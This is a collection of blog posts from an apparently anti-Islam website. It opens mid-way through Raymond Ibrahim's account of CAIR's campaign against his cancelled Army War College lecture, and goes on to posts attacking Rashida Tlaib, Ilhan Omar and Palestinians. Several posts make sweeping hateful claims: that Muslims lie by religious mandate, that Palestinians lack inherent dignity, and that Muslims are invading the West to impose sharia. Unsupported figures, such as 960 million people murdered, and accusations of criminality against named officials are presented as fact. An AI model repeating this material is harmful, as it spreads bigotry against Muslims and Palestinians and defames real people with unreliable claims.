Then CAIR and allies took off their gloves and got nasty. If a formal, ostensibly rational sounding letter of "concern" would not suffice, then hysteria would have to do.

On the very next day, June 6, 2019, CAIR issued a number of screeds, including a **Press Release** and a **petition** addressed to the USAWC by Linda Sarsour's Islamist group, MPower Change. The overall theme is that, if the USAWC goes ahead with my planned lecture, the "racist" military will get so riled that American soldiers will randomly begin to massacre Muslims at home and abroad. The following excerpts from the MPower **petition** are typical; note especially the last paragraph (bold and underlining in the original):

> **The U.S. Army War College invited Raymond Ibrahim—a well-known Islamophobe and disseminator of inaccurate, ahistorical, anti-Muslim rhetoric—to speak at their upcoming 50th Annual Lecture Series on June 19th.**
>
> In a time of rising white nationalism, Islamophobia, and horrific violence stemming from these ideologies, the College is endorsing and fostering anti-Muslim hate within the military by inviting Ibrahim....
>
> **Ibrahim's rhetoric ... normalizes and justifies violence against Muslims, which is already a burgeoning problem for the military..... Let's tell the U.S. Army War College: If you don't rescind Ibrahim's invitation and denounce his Islamophobic rhetoric, you're not only endorsing anti-Muslim hate, but dangerously nurturing Islamophobia and white nationalism within the military.**
>
> **Just a few days ago, California Rep. Duncan Hunter—who ran an explicitly Islamophobic campaign for Congress—casually admitted that he and his unit "killed probably hundreds of civilians...probably killed women and children in Iraq."**
>
> **Tell the U.S. Army War College: Ibrahim's lecture would push the same kind of incendiary, Islamophobic rhetoric that has led to violence inflicted on Muslim communities—both in the U.S. and abroad.**

In the midst of their lies, CAIR and MPower repeatedly present me—an Arab-American whose parents immigrated from Egypt to evade Islamic oppression—as a "racist" associated with "white nationalism." But as the Investigative Project on Terrorism, which maintains **a comprehensive dossier** on CAIR's shady and terrorist links, **observes**:

> Being a "white nationalist" doesn't mean having European ancestry in Linda Sarsour's world. Her group, **MPower Change**, joined the Council on American Islamic Relations (CAIR) Philadelphia chapter in **charging** that Raymond Ibrahim, an American Copt of Egyptian ancestry, whose people have been severely discriminated against under Islamic rule for centuries, is a "white nationalist.".... To classify Ibrahim in the same category as white supremacists who hate Muslims for being non-white is to show ignorance of the **severe persecution and discrimination** faced by the Coptic people under nearly 14 centuries of Islamic rule. Copts face **constant discrimination** and persecution at the hands of their Muslim neighbors ... Jim Crow-style conditions in their homeland.

Also like the original CAIR letter of May 28, 2019, the MPower petition repeatedly asserts that "his recent book, *Sword and Scimitar: Fourteen Centuries of War between Islam and the West*, advances an Orientalist and inaccurate view of Islam," without once showing *how*; it merely claims that "His simplistic and flawed version of history—riddled with prejudiced stereotypes of Islam—espouses a dangerous agenda that demonizes Muslims." (As noted **here**, however, professional historians and scholars specializing in the field of Muslim-Western history think otherwise.)

Regardless of the baseless and hysterical nature of CAIR's and its Islamist allies' allegations, on June 10, 2019, the US Army War College caved in to their demands and canceled the event. In my last phone call with the USAWC on that same day, I suggested a compromise: turn my lecture into a debate, and pit me against any academic of CAIR's choosing. Even though I was under no obligation to make such a concession, it still wasn't good enough for the USAWC.

Perhaps the most dishonorable aspect of this entire fiasco is that, in a vain effort to save face and pretend that the prestigious United States Army War College is *not* surrendering to the demands of a notorious Islamist organization—whose subversive tactics and terroristic ties are well documented (**here**, **here**, **here**, and **here**)—the USAWC's official story is that my lecture has only been "postponed," and *not* because of CAIR's demands.

As a June 10, 2019 **report** notes, the USAWC's decision to "postpone" the event "comes in the wake of strong opposition from the Muslim community to the previously scheduled appearance of author Raymond Ibrahim. The Army War College on Monday, however, suggested that *the postponement had nothing to do with the outcry from the Muslim community*" (emphasis added).

Reality is clear enough: for the USAWC suddenly to postpone a long-planned event only nine days before schedule—and just a handful of days after CAIR's smear campaign—is not a "coincidence"; it is a clear message for all.

Incidentally, the USAWC is now learning that once you give CAIR an inch, like all bullies it will demand a mile. Consider: in CAIR's **original letter**, Jacob Bender, its Philadelphia executive director, actually conceded to my lecture, with one caveat, which he requested in all politeness: "We would ask that if Mr. Ibrahim delivers his talk that we be allowed the same format to put forth counter points to his arguments."

Even though the USAWC completely acquiesced by canceling the event altogether, CAIR—having smelled blood—has since become more aggressive and abusive to the military. After gloating over the USAWC's capitulation, the same Jacob Bender who would've been grateful just to have the opportunity to "put forth counterpoints" to me (though only after I was gone and no longer there to respond), is **now asserting** that

> The statement by the College spokeswoman falls short of repudiating Mr. Ibrahim's racist views. A postponement is not enough—the college should reject hate. We will continue to advocate for … exclusion of anti-Muslim racist theories in the college's programming.… e are ready to provide an alternative viewpoint and suggest a pool of academic analysts who can provide an objective assessment of military and historical perspectives to the US Army War College community.


In other words, if the USAWC really wants CAIR to stop verbally terrorizing it, canceling my lecture is only the first step; the USAWC must next invite a Muslim apologist to come and present a history opposite to the one I was going to present—that is, **the usual pseudo-history**of an "evil" West that has long victimized a "progressive" Islam, hence "why they hate us," and why we —in this case, the USAWC—have to appease them, etc., etc.

The grand lesson of this entire debacle should be disheartening for all who care about this nation. If an ethnic Egyptian and native speaker of Arabic, with verifiable **credentials**, whose extended relatives continue to be persecuted because they are Christian, can be characterized by Islamist groups with terror links as a "racist" and "white nationalist"; and if, of all places, the US Army War College, as opposed to the average "liberal" college, can so easily capitulate to such patently deceptive tactics—the true motives of which are to keep the actual and troubling history between Islam and the West concealed from the military—know that the hour is late indeed.

SOURCE: **RAYMOND IBRAHIM**

An Assumption of Dignity

MAY 26, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM, MORALITY



By Tabitha Korol

Rashida Tlaib, the Muslim congresswoman who proclaimed that she **feels more Palestinian** than American in Congress, and wrapped herself in a Palestinian terrorist flag at her victory party on Friday, May 10, proudly declared, "There's always kind of a calming feeling, I tell folks, when I think of the Holocaust." We were deeply offended but not surprised as she had already revealed her lack of empathy for the tragic suffering of so many millions of innocents because she was raised in a culture of disrespect, contempt, bloodshed and death. The Hebrew Commandments mandate respect and reciprocity (**The Golden Rule**), and the Hebrew and Christian Bibles were able to humanize the savages that had existed previously, while the Koran commands that Muslims torment and kill Jews, Christians, and others unless they convert to Islam (2:120; 3:56; 3:85; 3:118; 3:178; 5:14; and more).

Tlaib added, "When I think of the Holocaust, and the tragedy of the Holocaust, and the fact that it was my ancestors — Palestinians — who lost their land and some lost their lives, their livelihood, their 'human dignity,' their existence in many ways, have been wiped out, and some people's passports." Clarification is required here. The "tragedy of the Holocaust," in her view, is that there were sufficient Jews who survived the Holocaust to re-establish their ancient homeland,

Israel! As for the Arabs who "lost their land and livelihood," they left their homes based on a hollow promise that they would return when the five Arab armies defeated and eliminated the Jews. Life presents choices, and the Arabs who chose to leave (fewer than 750,000) not only forfeited their homes but were also treated as outcasts by their own brethren, never being absorbed into the huge Islamic land mass. They were also held as bargaining pawns, neglected by their own so that the United Nations took on the responsibility of their subsistence. The Arabs who stayed in Israel are the grandparents of today's Arab Israeli citizens. Unlike their Arab counterparts, the Jews (~850,000) who fled persecution in Arab lands were welcomed and absorbed, primarily into Israel, but also into Europe and the US.

So, the "outcast" Jews and the "outcast" Arabs had the same time, land and climatic conditions to create a home where they were, but the difference is "inherent dignity." Out of malarial swamp land and desert, the Jews worked tirelessly to build a successful, thriving country, today among the most advanced in the world, whereas the Arabs, now-named "Palestinians," continue to this day to wallow in victimhood and world pity, teaching their children to do the same, and extending their hands for additional "humanitarian" aid. Dignity is inherent, or it is not.

Let's correct some intentional misinformation. The Jews are the indigenous people in what is now Israel. Israel became a nation in **1312 BCE**, two thousand years before the rise of Islam, and was established as the modern, sovereign Jewish State of Israel in 1948. The Hebrews conquered the land in 1272 BCE and held dominion over it for a thousand years with a continuous presence for the past 3,300 years. Arab refugees in Israel began identifying themselves as Palestinians in 1967, after losing yet another aggressive war against Israel and needing a fallacious narrative on which to establish a tie with the land.

Arabs dominated the land for only 22 years, their brutality and persecution so severe as to force the Jews to flee. The Arabs refused to absorb or integrate Tlaib's people; they desecrated Jewish holy sites and the ancient Jewish cemetery on the Mount of Olives; destroyed 58 Jerusalem synagogues; and enforced an apartheid-like policy against the Jews, until they once again attacked and lost to Jewish determination.

Israel's area is about 0.18% and its population about 2.5% that of Arab countries. Had the Palestinians the quality of inherent dignity, the Arabs would have also accepted the Mandate of Palestine with the opportunities of establishing a viable, humane, literate, prosperous, happy country. They had the same climate, soil, and time that the Jews had, and Israel offered them more opportunities than were ever bestowed on them by an Arab ruler. They chose continuous war instead. The "Palestinians" didn't lose dignity; they refused dignity.

Human dignity is defined as the right of a person to be valued and respected for his/her own sake, and to be treated ethically. It is of significance in morality, ethics, law and politics. It is also used to describe personal conduct, as in "behaving with dignity," and it cannot be taken from

anyone. To Tlaib, it means self-absorption; to the Western world, it is moral, ethical conduct. To Tlaib, it is something that gives one a right to demand one's own way, regardless of actions; to the other, it is a responsibility that demands appropriate actions.

We see dignity in the Israelis who have to reverently gather body parts after a Palestinian blows himself up in a crowd and in the first responders who rush to help countries deal with natural disasters. It is found in researchers who dedicate their lives to advances that benefit mankind (of the 900 Nobel prizes awarded, at least 20% were presented to Jews, although Jews comprise a mere 0.2% of the world's population.) it is found in people who lovingly tend sick animals, and in the Israeli surgeon who performs his best, whether for an Israeli or Palestinian patient. And it is in the President of the United States, President Trump, who visits or calls to offer condolences and compassion to parents of a victim of terrorism. Dignity is not the rants of disdain by an ungracious congresswoman against the country that gave her refuge from tyranny and poverty or against its President who was enthusiastically and legally voted into that office. Authentic dignity cannot be found in shari'a-ruled regimes because the Koran denies full dignity to at least 50% of their population for no other reason than that of gender.

There is no dignity in those who burned acres of land and wild life in Israel; who created the dangerous no-go zones of Paris; who burn cars and destroy property in Malmo, Sweden; who attack Jewish pedestrians and mass-rape girls and women in Germany; who massacred fisherman and farmers in Nigeria; who slaughtered villagers in Chad; who killed Christians in Syria. There were 133 attacks, 822 killed, 1374 injured, 16 suicide blasts in 24 countries in April alone! **Seventy-five attacks**, 348 killed, up to the 14th day of Ramadan; nine hundred sixty million murdered over 14 centuries. When Tlaib and others demand their right to dignity, they are simply insisting that we respect the Indignity that they feel free to heap upon the rest of us. No deal.

Islamic contempt for certain groups did not begin with their treatment of non-Muslims, but among their own people. Girls are forced to undergo Female Genital Mutilation and forced into a marriage with older men; women are treated as having half the value of men, and are subjected to stonings, beatings and acid attacks if they are suspected of "sullying" a man's "honor" or "dignity." Where is the dignity and morality in intentionally positioning women and children at rocket launchers to increase the body count for world pity? What other culture teaches their young to behead small animals so that they may later behead humans without hesitancy, and sends them on suicide missions?

Rashida Tlaib is a jihada, raised to disrespect all life, and that calming feeling that she feels when she hears of the Holocaust reflects the exposure to violence and criminal behavior inbred since her toddlerhood. Since the 1970s, researchers have begun reporting that **childhood cruelty** to animals is the first sign of delinquency, violence and criminal behavior, and Muslims continue the unimaginable torture and cruelty to livestock as the animals are brought to slaughter for the Islamic holiday of **Eid al Adha** – further proof that their ideology has produced a society that is

on the opposite end of the behavioral spectrum to ours. Apparently, in this case, the dignity of human beings gives them the right to be cruel to animals that, in their philosophy, lack dignity. For the record, Judaism demands kindness and sensitivity to animals, to **prevent suffering,** to feed them before we feed ourselves, and to allow them a day of rest in the week (the Sabbath).

The raison d'etre of Palestinians is, in fact, not to have their own state, but to have the entirety of Israel as their own state, with shari'a as the law of the land. It carries on the conquests of Mohammed, just as we see Muslims gaining control of cities and parcels of land in Southeast Asia, Canada, England, France, Germany, Sweden, and the United States, aided by the Marxist left. Tlaib's purpose, along with Omar and others in office, is to gradually impose shari'a law here, with the not-so-subtle coercion from the Council on American Islamic Relations (CAIR). The background of centuries of violence, conquest, beheading, bloodshed, and enslavement is what drives Tlaib's lack of dignity, empathy, compassion and respect for the suffering of others. In reality, disrespect is the cornerstone upon which Islam in general, and the Palestinians in particular, have founded their existence.

Tabitha Korol

https://tinyurl.com/y7e6z63d

The Shame of Sri Lanka and the West

APRIL 28, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Christopher Holton | **Center for Security Policy**

The West is in trouble. The entirety of the political class of Western civilization is in complete denial. And the leader of the Free World, America, is largely to blame.

There was a horrific attack last weekend on our Christian brothers and sisters in Sri Lanka as they celebrated the resurrection of Jesus Christ. And on the Sunday news shows, all the talking heads could talk about was the old-news Mueller probe and the Russian collusion hoax, the same stories they've been forcing on viewers for 2 long years.

The fact is, because the attack on Christians occurred in a country made up of brown people, the so-called "mainstream" US news media just doesn't care.

For years Boko Haram made blowing up Christian churches in Nigeria on Easter Sunday, Palm Sunday and Christmas a national sport. Al Shabaab carried out similar attacks in Kenya. It also occurred in Pakistan. The West barely took notice. Some of us managed to at least mention some of those attacks on our blogs and sites but the American news media largely ignored the story:

Jihad: It's NOT all about us…it's about Islamic doctrine

Boko Haram Islamikaze Car Bomb Kills 38 Christians Outside Easter Service in Kaduna, Nigeria

Christian Churches Attacked in Kenya on Christmas

Boko Haram Attacks Another Church in Nigeria

Four Saudis Arrested in Attack on Catholic Church Holding Mass in Tanzania

Several years ago, Al Qaeda leader Dr. Ayman al-Zawahiri made an announcement that Al Qaeda was turning east and forming Al Qaeda in the Indian Subcontinent. On Easter we saw the results of their work. The attack itself may not have been the work of Al Qaeda, but it was Al Qaeda that spawned the Islamic State (which claimed credit for the attack in Sri Lanka) and focused attention on the subcontinent to begin with.

We may not view 300 dead and 500 wounded Sri Lankans as any big deal (shame on us), but I can assure you, our enemies see it as a big deal.

The problem in that for us is that, by their own doctrine success will–MUST– embolden them.

There's a saying that nothing succeeds like success and the number 1 recruiting tool of Jihadists are successful attacks.

Maybe the West can get lucky and the Jihadis will only keep killing Christians halfway around the globe…it seems too many of us are content with that…but history suggests that allowing Jihadists to become stronger and emboldened anywhere produces unpredictable threats that can appear in unexpected locales.


SOURCE: **CENTER FOR SECURITY POLICY**

Christopher Holton is Vice President for Outreach at the Center for Security Policy. Mr. Holton came to the Center after serving as president and marketing director of Blanchard & Co. and editor-in-chief of the Blanchard Economic Research Unit from 1990 to 2003. As chief of the Blanchard Economic Research Unit in 2000, he conceived and commissioned the Center for Security Policy special report "Clinton's Legacy: The Dangerous Decade." Holton is a member of the Board of Advisers of WorldTribune.com. Follow Holton on Twitter ***@CHoltonCSP***

View all posts by Christopher Holton →

The Deceiver's Disciple

MARCH 24, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



March 14, 2019

The Deceiver's Disciple,

by Tabitha Korol

Muslims lie not because they are liars by nature but by choice. ***Systematic lying*** *as a religious policy is deadly, and if our politicians do not understand this, thousands could die. – Don Boys, Ph.D.*

The mission of the jihadi/jihada (one who engages in holy "war with **non-Muslims** to establish the religion") is to bring Islamic law, sharia, to the world, whether through peaceful or violent means, and Ilhan Omar has dutifully begun her vocation for Allah, who is described in the Quran as ***the greatest deceiver of them all***.

It goes on to say that ALL deception belongs completely to Allah, that Allah actually raises wicked individuals to deceive and scheme, and commands people to do evil so that he may then have reason to destroy them – **for Islamic supremacy**. Mohammed led by example when he broke

promises and treaties with the Jewish tribes, Banu Qaynuqa (624), Nadir (625) and Quraysh (627), and subsequently beheaded all the men, captured and enslaved the women and children, and enriched himself and his troops with the towns' bounties. We must therefore recognize that Omar is mandated by religious doctrine to emulate Mohammed's deception, using any means possible against her victims to advance the Islamic ideology. "When **hate crimes** against and followers don't exist, they have to be invented," to deflect attention from the jihadi onto the Muslims as victims.

Since her installation as a member of Congress, Omar has repeatedly censured Israel and Israeli and American Jews, making antisemitism acceptable and freely spoken by the re-awakening antisemitic community. Her allegations are a stealth technique of *projection,* as when the subject attributes his own unpleasant traits, impulses or ideas to another. For instance, Omar accuses Israelis of "abuse against women," "apartheid" and "occupation," distinctly Muslim deeds. She accuses Jews of dual loyalty to Israel, but not people of, say, the Palestinian territories, Somalia, Iran, Central and South America, who might donate their earnings to provide financial assistance to their homelands. Lest we forget, these three Muslim lands are known supporters of terrorism, whereas Israel is known to be the only democratic country in the Middle East, one of America's most steadfast allies, and one that provides services that benefit people throughout the world – and this is the one she denigrates and boycotts. There can be no other valid reason except the centuries-nurtured visceral hate.

Ilhan Omar's hostility is clearly defined by Islamic law as against Judaism, a religion that follows the Torah and Commandments for morality over evil. When Mohammed's new religion was **rejected by Jews and Christians** for such pagan superstitions as circling the Ka'bah, and for its violent proselytizing, to name just two reasons, he turned their prayer direction to Mecca and against those who rebuked him, slaughtering thousands and seizing their treasure. It is this resentment that was instilled into Mohammed's followers. They are removed from every aspect of individual freedom and bound to carry his millstone of hate and envy.

And here is the tactic. While Omar attempts to delegitimize the Jewish community's allegiance to America, and her coreligionists work to delegitimize the Jewish bond to Israel (even to destroying holy relics dating back 3,000 years), she hides her own history and failings, that she will never assimilate, is not to be trusted, and will work to delegitimize our Constitution with sharia.

"Ultimately we can never be fully citizens of this country…because there is no way we can be fully committed to the institutions and ideologies of this country." – Ihsan Bagby, leader of CAIR-KY, president of its board and Islamic Studies professor at the University of Kentucky, 1991.

"If we are practicing Muslims, we are above the law of the land." – Mustafa Carroll, executive director of the Dallas-Fort Worth CAIR branch, 2013.

Islam's **blame/shame culture** is why this jihada will never admit to and apologize for her actions. Omar scarcely walks back her numerous canards when she immediately restates her free speech prerogatives to criticize Israel's policies, using old antisemitic myths about Jews and money, as though Islam's oil wealth has had no influence on our western banking, the media, our lower grades and universities, and indeed the entire United Nations. Her vague apologies have never actually acknowledged her wrongdoing or responsibility, and she would obviously run a repeat performance. She has also used the infamous Muslim Brotherhood maneuver, inserting the shrewd, devious warning that she must never be condemned "for being Muslim," the Islamophobic threat intended to intimidate any who would contest her word. She is not naïve. Highly adept in her cunning, she is guilty of a fervent allegiance to Islam that supersedes any loyalty to America and, regrettably, she appears to have completely hoodwinked the inexcusably credulous Nancy Pelosi.

"Islam wishes to destroy all States and Governments anywhere on the face of the earth which are opposed to the ideology and programme of Islam regardless of the country or the nation which rules it. The purpose of Islam is to set up a State on the basis of its own ideology and programme, … regardless of … which nation is undermined in the process of the establishment of an ideological Islamic State." – Abul Maududi, one of the two most widely read and respected Islamic thinkers of the 20th Century. "

"The **goal of Islam** is to rule the entire world and submit all of mankind to the faith of Islam. Any nation or power that gets in the way of that goal, Islam will fight and destroy." – Islamic Law and Constitution, pg. 262)

In the late 18th century, the **Muslim Ambassador Adja** explained that the Quran gives Muslims the right and duty to make war against all, make slaves of prisoners, and that every *Musselman* who is slain in battle was sure to go to Paradise. The Wahhabi-type Muslim radicals, named for the Barbary Pirates from the Barbary Coast of North Africa, waged terrorist attacks through two decades. After a four-year war, a treaty was signed to end the aggression in 1805.

Yesterday's Islamic Barbary pirates are today's Islamic **Somalian pirates** from the same region, with the same pronouncements of jihad against the West. It now includes those who participate in "large scale mass migrations become invasions," known as **hijrah**. It overtook the Middle East, is prevalent through much of Europe, and is with us now, which is why the Arab countries refuse to take in their own refugees. Aided by the Left, the goal is to overtax the economy, tear down the wealthiest nations, redraw demographics and culture, and secure positions where they can work to overturn our civility and government.

Ilhan Omar, a Somalian Muslim, took her oath of office on the Quran, as did Rashida Tlaib, the "Palestinian" who wrapped herself in the Palestinian flag. In so doing, they pledged their allegiance not to the United States of America, but to Allah. Additionally, Omar is suspected of

having ties to the radical Muslim Brotherhood (MB), and herein lies the projection connection. While she accuses Jews of duplicity, we must always reinterpret what the devotee of Islam says, particularly one who has been a keynote speaker for the IRUSA (Islamic Relief USA), the largest, global, Muslim fundraising group with terrorist ties, and CAIR (Council of American Islamic Relations), listed as an unindicted co-conspirator in the largest terrorist fundraising operation in US history. As MB affiliates, these women seem to be working to support subversive factions aligned to destroy America and Western civilization.

And while it was unexpected to hear her recent criticism of President Obama, considering his affection for Islam, and for other "flawed" presidents, Omar may be promoting herself and the new Progressives as the real "hope and change." It may have been an unguarded moment when she expressed disdain for everything American, or perhaps she hopes to prepare the directionless youth, who've been deprived of their identity, religion, history, and reason, to submit to governance by another – Allah.

Tabitha Korol

https://tinyurl.com/y7e6z63d

Ilhan Omar: Poster Child for the Red-Green Axis

MARCH 13, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Ilhan Omar (D-MN), along with her comrades Rashida Tlaib (D-MI) and Alexandria Ocasio-Cortez (D-NY), has gotten a lot of press since winning a seat in Congress. Despite her non-apology for bigoted, anti-Semitic statements she made earlier this month, Omar remains a virulent anti-Semite.

But it is much worse than that:

In addition to likely criminality, her extreme Left positions and connections to terrorists make her a security risk.

Some have demanded she be removed from the House Foreign Relations Committee, a position awarded to her by Speaker Nancy Pelosi. But she has no business in Congress at all, and should at the very least be investigated for numerous crimes committed over a period of years.

Omar's position on Israel is long-established and well-known. She supports the Palestinian terrorist group Hamas, the Boycott, Divestment, and Sanctions (BDS) movement against Israel, and is overtly anti-Zionist. The 2012 tweet below — which she only deleted in the past few days — reiterates the incessant Arab narrative that casts Israel as an invader and abuser of Arabs living in the West Bank and Gaza Strip:

Exactly the opposite is true. In every case where Israel uses military force, it has responded to provocations from Arab terrorists of Hezbollah, Hamas, the PLO, and other factions.

How is it that Israel endures weeks-long barrages of rockets from Palestinian-controlled areas and almost daily terrorist attacks against its citizens, yet those governments face no condemnation?

Meanwhile, a worldwide push exists to destroy Israel through BDS: Who has hypnotized whom?

Ilhan Omar
@IlhanMN

Israel has hypnotized the world, may Allah awaken the people and help them see the evil doings of Israel. #Gaza #Palestine #Israel

11/16/12, 11:15 AM

During her campaign for Congress, Omar claimed she opposed BDS, however, within days after winning her election, she publicly **stated her support** for it. **Omar also claims** Israel is an "apartheid" state. The Communist newspaper *In These Times* defended Omar, **reiterating the theme** that Israel is "an apartheid system built on violent theft of Palestinian land and decades of oppression."

Let me repeat that: the *Communist* newspaper *In These Times* calls Israel an apartheid state. Considering the source, that's a LOL moment and should immediately cause the reader to reject the message out of hand. False propaganda that stands reality on its head is the Communists' stock in trade, and this is one of their favorites.

Palestinian-controlled areas are the ones under "decades of oppression"; both the PA and Hamas practice a smothering socialism. The litany of corruption, poverty, and despotic rule Palestinians endure under these regimes is endless. And their leaders constantly provoke Israel while hiding themselves among civilians, both to use them as human shields and to score propaganda points when civilians inadvertently get in the crossfire. Meanwhile, Palestinian children are systematically indoctrinated to hate Jews — and trained for suicide missions in Israel.

Conversely, Arabs living in Israel enjoy a freedom and prosperity unknown in Palestinian controlled areas. There are Arab members of the Knesset and Supreme Court, Arab generals in the military, many Arab newspapers, and Israeli companies place no employment barriers to Arabs. In fact, there are many affirmative action programs in Israel catering to the Arab population. Among them:

- A five-year plan starting in 2015 to develop the Arab sector's economy, to which the government allocated $4 billion.
- A government resolution to have at least 10% representation in government positions from Israeli Arabs.
- Innovation Authority technology training programs for the Arab sector.
- A Ministry of Education program to enhance science and math studies of Bedouins in the south of the country.
- Ministry of Labor programs to improve the skills of workers in the Arab sector
- Programs by state-funded universities to boost the number of Arab students in graduate schools
- A designated Commissioner in the Ministry of Labor to combat discrimination against Arabs in the private and public sectors
- Government funding for non-profit organizations catering to the Arabs.

This is a partial list, but gives you the picture of the efforts taken by the Israeli government to combat discrimination against Arabs and to improve participation in the workforce.

This is not the description of "apartheid." I suggest that label is better applied to Palestinian-controlled areas.

Some Palestinians receive social security and pensions from Israel. The PA is negotiating with Israel to take over these retirement funds and is creating a social security system of its own. **Palestinians have demonstrated** *against* this — believing that the corrupt PA will misuse or steal their retirement.

When I wrote *Who Was Yasser Arafat?* shortly following his death in 2004, I came across a survey of Arabs living in Israel. Some 70 percent responded that they would take up arms rather than be forced to live in areas controlled by the PA.

Omar's most recent tweets, claiming that Israel is only supported in Congress because "It's all about the Benjamins baby," parrot the familiar "Jewish money controls the world" narrative. Omar was denounced by some in her own party; Nancy Pelosi **demanded** she apologize. Omar issued a half-hearted apology, but later that same day **retweeted a comment** by another Democrat who condemned Pelosi for not defending Omar. It read: "I am deeply disappointed in @SpeakerPelosi for her failure today … ". So Omar gets to have her cake and eat it, too.

